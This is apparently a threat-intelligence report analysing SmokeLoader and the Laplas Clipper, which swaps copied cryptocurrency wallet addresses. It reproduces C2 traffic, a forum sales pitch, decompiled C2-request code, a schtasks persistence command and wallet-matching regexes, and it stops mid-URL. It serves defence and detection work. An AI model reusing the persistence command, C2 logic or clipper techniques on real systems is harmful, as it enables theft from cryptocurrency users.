New Laplas Clipper Distributed via SmokeLoader

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Spiking Clipper Infection Targeting Cryptocurrency Users

Cyble Research and Intelligence Labs (CRIL) has continuously monitored malware campaigns that distribute different malware families, such as stealer, clipper, and ransomware.

Recently, CRIL observed a malware strain known as SmokeLoader, which carries popular malware family samples such as SystemBC and Raccoon Stealer 2.0, along with a new clipper malware dubbed Laplas Clipper that targets cryptocurrency users.

Through our research, we have identified more than 180 different samples related to the clipper malware in the last two weeks, indicating that the malware has been widely deployed in recent weeks. Our intelligence indicates that the incidents of Laplas Clipper infection are on the rise, as shown below.




Figure 1 – Rise of Laplas Clipper malware

SmokeLoader


SmokeLoader is primarily a loader; its intended purpose is to download and load other malware into the victim's system.

Generally, the SmokeLoader is either distributed via malicious documents such as Word/PDF documents, sent through spam emails, or targeted spear-phishing attacks.

Upon execution of SmokeLoader, it injects malicious code into the "explorer.exe" process and starts its malicious activity. Then, it downloads additional malware from the following URLs.

- hxxp[:]//45.83.122[.]33/admin/wevtutil[.]exe – SystemBC RAT
- hxxp[:]//45.83.122[.]33/admin/Microsoft.AppV.AppVClientWmi[.]exe – RecordBreaker (Raccoon Stealer 2.0)
- hxxp[:]//45.83.122[.]33/admin/avicap32[.]exe – Laplas Clipper

The below figure shows the network information of SmokeLoader downloading additional malware into the victim's system.



Source	Destination	Protocol	Length	Full request URI	Info
[redacted]	195.178.120.154	HTTP	243	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	71		HTTP/1.1 404 Not Found (text/html)
[redacted]	195.178.120.154	HTTP	420	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	256		HTTP/1.1 200 OK
[redacted]	195.178.120.154	HTTP	389	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	328		HTTP/1.1 404 Not Found (text/html)
[redacted]	45.83.122.33	HTTP	236	http://45.83.122.33/Microsoft.AppV.AppVClientWmi.exe	GET /Microsoft.AppV.AppVClientWmi.exe HTTP/1.1
[redacted]	195.178.120.154	HTTP	267	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	668		HTTP/1.1 404 Not Found (text/html)
[redacted]	195.178.120.154	HTTP	291	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	308		HTTP/1.1 404 Not Found (text/html)
[redacted]	45.83.122.33	HTTP	216	http://45.83.122.33/wevtutil.exe	GET /wevtutil.exe HTTP/1.1
45.83.122.33	[redacted]	HTTP	283		HTTP/1.1 200 OK
[redacted]	195.178.120.154	HTTP	251	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	668		HTTP/1.1 404 Not Found (text/html)
[redacted]	195.178.120.154	HTTP	256	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	308		HTTP/1.1 404 Not Found (text/html)
[redacted]	45.83.122.33	HTTP	216	http://45.83.122.33/avicap32.exe	GET /avicap32.exe HTTP/1.1
[redacted]	195.178.120.154	HTTP	309	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	669		HTTP/1.1 404 Not Found (text/html)

RecordBreaker (Raccoon Stealer V2)

SystemBC RAT

Laplas Clipper

Figure 2 – Smoke Loader downloads additional malware

SystemBC

SystemBC is a Proxy and Remote Administrative Tool (RAT) first seen in 2019. Various Threat Actors (TAs) have used this Proxy malware for the last few years. While it was recently distributed via SmokeLoader, this malware has increasingly been used in various ransomware attacks in the past.

After successful infection, the TAs can control the victim's machine to perform malicious activities such as stealing Windows usernames, volume serial numbers, downloading additional payloads, etc. It also acts as Proxy Bot, allowing the TAs to hide the IP when performing malicious activity.

RecordBreaker (Raccoon Stealer 2.0)

In June 2022, a new edition of the Raccoon Stealer was discovered in the wild by security researchers. Initially, the malware was named "Recordbreaker" but was later identified as a revived version of Raccoon stealer.

Raccoon Stealer is a type of malware that steals various data such as stored browser credentials and information, credit cards, cryptocurrency wallets, email data, and several other types of sensitive data from different applications from a victim's computer.


The operator of Racoon Stealer "Mark Sokolovky" had been arrested in March by Dutch authorities and was charged for his suspected role in conspiring to operate the Infostealer as a malware-as-a-service. While Dutch authorities arrested the suspect, the FBI and law enforcement partners in the Netherlands and Italy dismantled Raccoon Infostealer's infrastructure and took down the malware's existing version offline. The FBI has set up a website where people can verify whether they may have been a victim of a Racoon attack: *raccoon.ic3.gov*.

Laplas Clipper

Clipper is a family of malicious programs that targets cryptocurrency users. This malware hijacks a cryptocurrency transaction by swapping a victim's wallet address with the wallet address owned by TAs. When a user tries to make a payment from their cryptocurrency account, it redirects the transaction to TAs account instead of their original recipient. Clipper malware performs this swap by monitoring the clipboard of the victim's system, where copied data is stored. Whenever the user copies data, the clipper verifies if the clipboard data contains any cryptocurrency wallet addresses. If found, the malware replaces it with the TAs wallet address, resulting in the victim's financial loss.

Laplas is new clipper malware that generates a wallet address similar to the victim's wallet address. The victim will not notice the difference in the address, which significantly increases the chances of successful clipper activity.

The figure below shows the TA's Laplas Clipper advertisement on a cybercrime forum with feature details.



[RENT] Laplas Clipper Generation of similar addresses [redacted]

[redacted], October [redacted]

[redacted]

Posted October [redacted]

Laplas Clipper is a smart clipper with the function of generating addresses similar to the address of the owner, which will greatly increase your chances of success!

Tired of the same type of clippers from which you have not earned a single penny? Do you think clippers are a thing of the past and no one is falling for them? Our clipper will fix this situation! It will generate a similar address and a person will not notice the difference!

Advantages:

- Bitcoin address generation **(1, 3, bc1q)**
- Address generation for **ERC20/BEP20/Other (0x)**
- Choice **of prefix** or **postfix** generation
- **General statistics of** infected computers and the number of bots online
- Support for **19+ wallet** types
- Management via **web panel** , no need to have a VPS/Dedicated server
- **Autobuild** on site
- Ability to change addresses and any settings in **real time** (on old bots)
- **Notifications** about any clipper actions in Telegram

Figure 3 – Laplas Clipper advertisement used by TA on the dark web forum


The clipper can support wallets such as Bitcoin, Ethereum, Bitcoin Cash, Litecoin, Dogecoin, Monero, Ripple, ZCash, Dash, Ronin, Tron, and Steam Trade URL. The Laplas Clipper is priced as shown below:

- $29 / 1 Sunday
- $59 / 1 month
- $159 / 3 months
- $299 / 6 months
- $549 / 1 year

In this report, Cyble Research and Intelligence Labs (CRIL) conducts a deep analysis of the new Laplas Clipper malware to understand its behavior and capability.

Technical Details

The clipper sample Sha256: *e5bc55ce98909742d2f1353b3bc8749ecc71206a5b8fa2e656d2a3ae186c1e63* was taken for analysis. The sample is compiled using VB.NET and protected by VMProtect.



Detect It Easy v3.01

File name: C:\Users\[redacted]\svcupdater.exe

File type	Entry point	Base address
PE32	004b2f97	00400000

Sections	TimeDateStamp	SizeOfImage
0005	2018-09-20 18:09:29	00110000


Scan	Endianness	Mode	Architecture	Type
Detect It Easy(DiE)	LE	32	I386	GUI

protector	VMProtect(-)[-]	S ?
library	.NET(v4.0.30319)[-]	S
compiler	VB.NET(-)[-]	S
linker	Microsoft Linker(80.0)[GUI32,signed]	S ?

100% · 265 msec

Figure 4 – Static File Information

Upon execution, the malware loaded a new module named “build.exe” in memory which performs the clipper activities. Initially, the module (“build.exe”) creates a mutex to ensure that only one instance of malware runs on the victim’s system at any given time. The below figure shows the new module loaded in memory and mutex creation in the main function.



```
Assembly Explorer
build (0.0.0.0)
  build.exe
    Type References
    References
    { } -
    { } Smart
      Api @02000002
      Clipboard @02000003
      Config @02000004
      EntryPoint @02000005
      Handler @02000006
      StartUp @02000007
mscorlib (4.0.0.0)
System.Windows.Forms (4.0.0.0)
System.Core (4.0.0.0)
System (4.0.0.0)
```

```
using System;
using System.Net;
using System.Threading;
using System.Windows.Forms;

namespace Smart
{
    // Token: 0x02000005 RID: 5
    internal static class EntryPoint
    {
        // Token: 0x0600000F RID: 15 RVA: 0x000022B0 File Offset: 0x000022B0
        public static void Main()
        {
            bool flag;
            Mutex mutex = new Mutex(false, Config.Domain.GetHashCode().ToString(), ref flag);
            if (!flag)
            {
                Environment.Exit(0);
            }
            ServicePointManager.Expect100Continue = true;
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            ServicePointManager.DefaultConnectionLimit = 9999;
            if (!StartUp.IsEnabled)
            {
                StartUp.EnableStartUp();
            }
            else if (Application.ExecutablePath == StartUp.FilePath)
            {
                Handler.Start();
            }
        }
    }
}
```

Modules

Process All


Name					ersion	Timestamp	Address	Process
mscorlib.dll					.8.4250.0 built by: NET48REL1LAST_C	05/08/2020 02:03:31	71290000-7269E000	[0xD68] svcupdater.e...
svcupdater.exe	Yes	No	No	2	3.5.5.46090	20/09/2018 18:09:29	00400000-00408000	[0xD68] svcupdater.e...

Figure 5

– New Clipper module loaded in memory and mutex creation

After that, the clipper creates a copy of itself into %appdata% location and adds task schedular entry for persistence (executes every 1 min for a duration of 416 days) by using the following command line:

> *“cmd.exe /C schtasks /create /tn \\{0} /tr \”{1}\” /st 00:00 /du 9999:59 /sc once /ri 1 /f”*



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result
svcupdater	Running	At 00:00 on 27-10-2022 - After triggered, repeat every 00:01:00 for a duration of 416.15:59:00	27-10-2022 11:59:00	27-10-2022 11:58:01	(0x41301)

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	C:\Users\[redacted]\AppData\Roaming\svcupdater\svcupdater.exe

Figure 6 – Task scheduler entry

Then, the malware initially downloads the regex pattern, monitors the user's clipboard activity, and validates if the clipboard contains any cryptocurrency address using the downloaded regex pattern. If the clipper identifies any wallet address in the clipboard data, then it downloads a similar TA's wallet address to the remote server by using the following functions:


- *GetRegEx()*
- *SetOnline()*
- *GetAddress()*

GetRegex():

The malware uses *GetRegex()* function to get all the regex patterns from the C&C server. This function calls *SendRequest()* function internally, which forms the below URL that downloads the regex pattern to identify the victim's cryptocurrency wallet address.

> *"hxxp[:]//clipper[.]guru/bot/regex?key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34"*

The below figure shows the code snippet used to get the regex pattern from the remote server.



```
    // Token: 0x06000003 RID: 3 RVA: 0x000020A6 File Offset: 0x000020A6
    public static Regex GetRegex()
    {
        return new Regex(Api.SendRequest("regex", new Dictionary<string, string>()), RegexOptions.Compiled);
    }

    // Token: 0x06000004 RID: 4 RVA: 0x000020C0 File Offset: 0x000020C0
    private static string SendRequest(string method, Dictionary<string, string> parameters)
    {
        string result;
        using (WebClient webClient = new WebClient())
        {
            parameters.Add("key", Config.ApiKey);
            string address = string.Format("http://{0}/bot/{1}?{2}", Config.Domain, method, string.Join("&", from parameter in parameters
            select string.Format("{0}={1}", parameter.Key, Uri.EscapeDataString(parameter.Value))));
            string text = webClient.DownloadString(address);
            result = ((!(text == "error")) ? text : null);
        }
        return result;
    }
```

"key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34"

"http://clipper.guru/bot/regex?key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34"

RegEx downloaded from C2

Name	Value	Type
System.Net.WebClient.DownloadString returned	@"^(?:(1[a-zA-HJ-NP-Z1-9]{25,59})|(3[a-zA-HJ-NP-Z0-9]{25,59})|(bc1[a-zA-HJ-...	string

```
@"^(?:(1[a-zA-HJ-NP-Z1-9]{25,59})|(3[a-zA-HJ-NP-Z0-9]{25,59})|(bc1[a-zA-HJ-NP-Z0-9]{25,59})|(1[a-km-zA-HJ-NP-Z1-9]{25,34})|(3[a-km-zA-HJ-NP-Z1-9]{25,34})|(q[a-z0-9]{41})|(p[a-z0-9]{41})|(L[a-km-zA-HJ-NP-Z1-9]{26,33})|(M[a-km-zA-HJ-NP-Z1-9]{26,33})|(3[a-km-zA-HJ-NP-Z1-9]{26,33})|(ltc1q[a-km-zA-HJ-NP-Z1-9]{26,33})|(0x[a-fA-F0-9]{40})|(D{
HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32})|(4[0-9AB][1-9A-HJ-NP-Za-km-z]{93})|(8[0-9AB][1-9A-HJ-NP-Za-km-z]{93})|(r[0-9a-zA-Z]{24,34})|(t1[a-km-zA-HJ-NP-Z1-9]{33})|(X[1-9A-HJ-NP-Za-km-z]{33})|(ronin:[a-fA-F0-9]{40})|(T[A-Za-z1-9]{33})|(http(s)*:\/\/steamcommunity.com\/tradeoffer\/new\/\?partner=([0-9]+)&token=([a-zA-Z0-9]+))|(tz[1-3][1-9A
Za-km-z]{33})|(addr1[a-z0-9]+)|(cosmos1[a-z0-9]{38})|(Q[a-zA-Z0-9]+))$"
```

Figure 7 – Regex pattern downloaded from C&C server

The below table shows the details of targeted cryptocurrencies and their regular expressions.

Crypto Currencies	Regular Expression
Bitcoin (BTC)	(?:(1[a-zA-HJ-NP-Z1-9]{25,59}) (3[a-zA-HJ-NP-Z0-9]{25,59}) (bc1[a-zA-HJ-NP-Z0-9]{25,59})
Bitcoin Cash (BCH)	(1[a-km-zA-HJ-NP-Z1-9]{25,34}) (3[a-km-zA-HJ-NP-Z1-9]{25,34}) (q[a-z0-9]{41}) (p[a-z0-9]{41})
Litecoin (LTC)	(L[a-km-zA-HJ-NP-Z1-9]{26,33}) (M[a-km-zA-HJ-NP-Z1-9]{26,33}) (3[a-km-zA-HJ-NP-Z1-9]{26,33}) (ltc1q[a-km-zA-HJ-NP-Z1-9]{26,33})
Ethereum (ETH)	(0x[a-fA-F0-9]{40})
Dogecoin (DOGE)	(D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32})
Monero (XMR)	(4[0-9AB][1-9A-HJ-NP-Za-km-z]{93}) (8[0-9AB][1-9A-HJ-NP-Za-km-z]{93})
Ripple (XRP)	(r[0-9a-zA-Z]{24,34})
Zcash (ZEC)	(t1[a-km-zA-HJ-NP-Z1-9]{33})

Dash (DASH)	(X[1-9A-HJ-NP-Za-km-z]{33})
Ronin (RON)	(ronin:[a-fA-F0-9]{40})
Tron (TRX)	(T[A-Za-z1-9]{33})
Steam Trade URL	(http[s]*:\/\/steamcommunity.com\/tradeoffer\/new\/\?partner=([0-9]+)&token=([a-zA-Z0-9]+))
Tezos (XTZ)	(tz[1-3][1-9A-HJ-NP-Za-km-z]{33})
Cardano (ADA)	(addr1[a-z0-9]+)
Cosmos (ATOM)	(cosmos1[a-z0-9]{38})
Qtum (QTUM)	(Q[a-zA-Z0-9]+))

SetOnline():

The malware calls the *SetOnline()* function and confirms the victim is online by connecting to the below URL, which contains the system guide and API key.


> *“hxxp[:]//clipper[.]guru/bot/online?guid=DESKTOP-[Redacted]*
> *&key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34”*

GetAddress():

The malware uses the *GetAddress() function,* which forms the below URL with the victim’s wallet address and API key. The malware then connects to the formed URL to download similar TAs cryptocurrency wallet addresses from the remote server.

> *“hxxp[:]//clipper[.]guru/bot/get?*
> *address=0x5B28638188D7D9be3cAfE4EB72D978a909a70466&key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c33*

The below figure shows the code snippet used to get the TAs wallet address from the server.



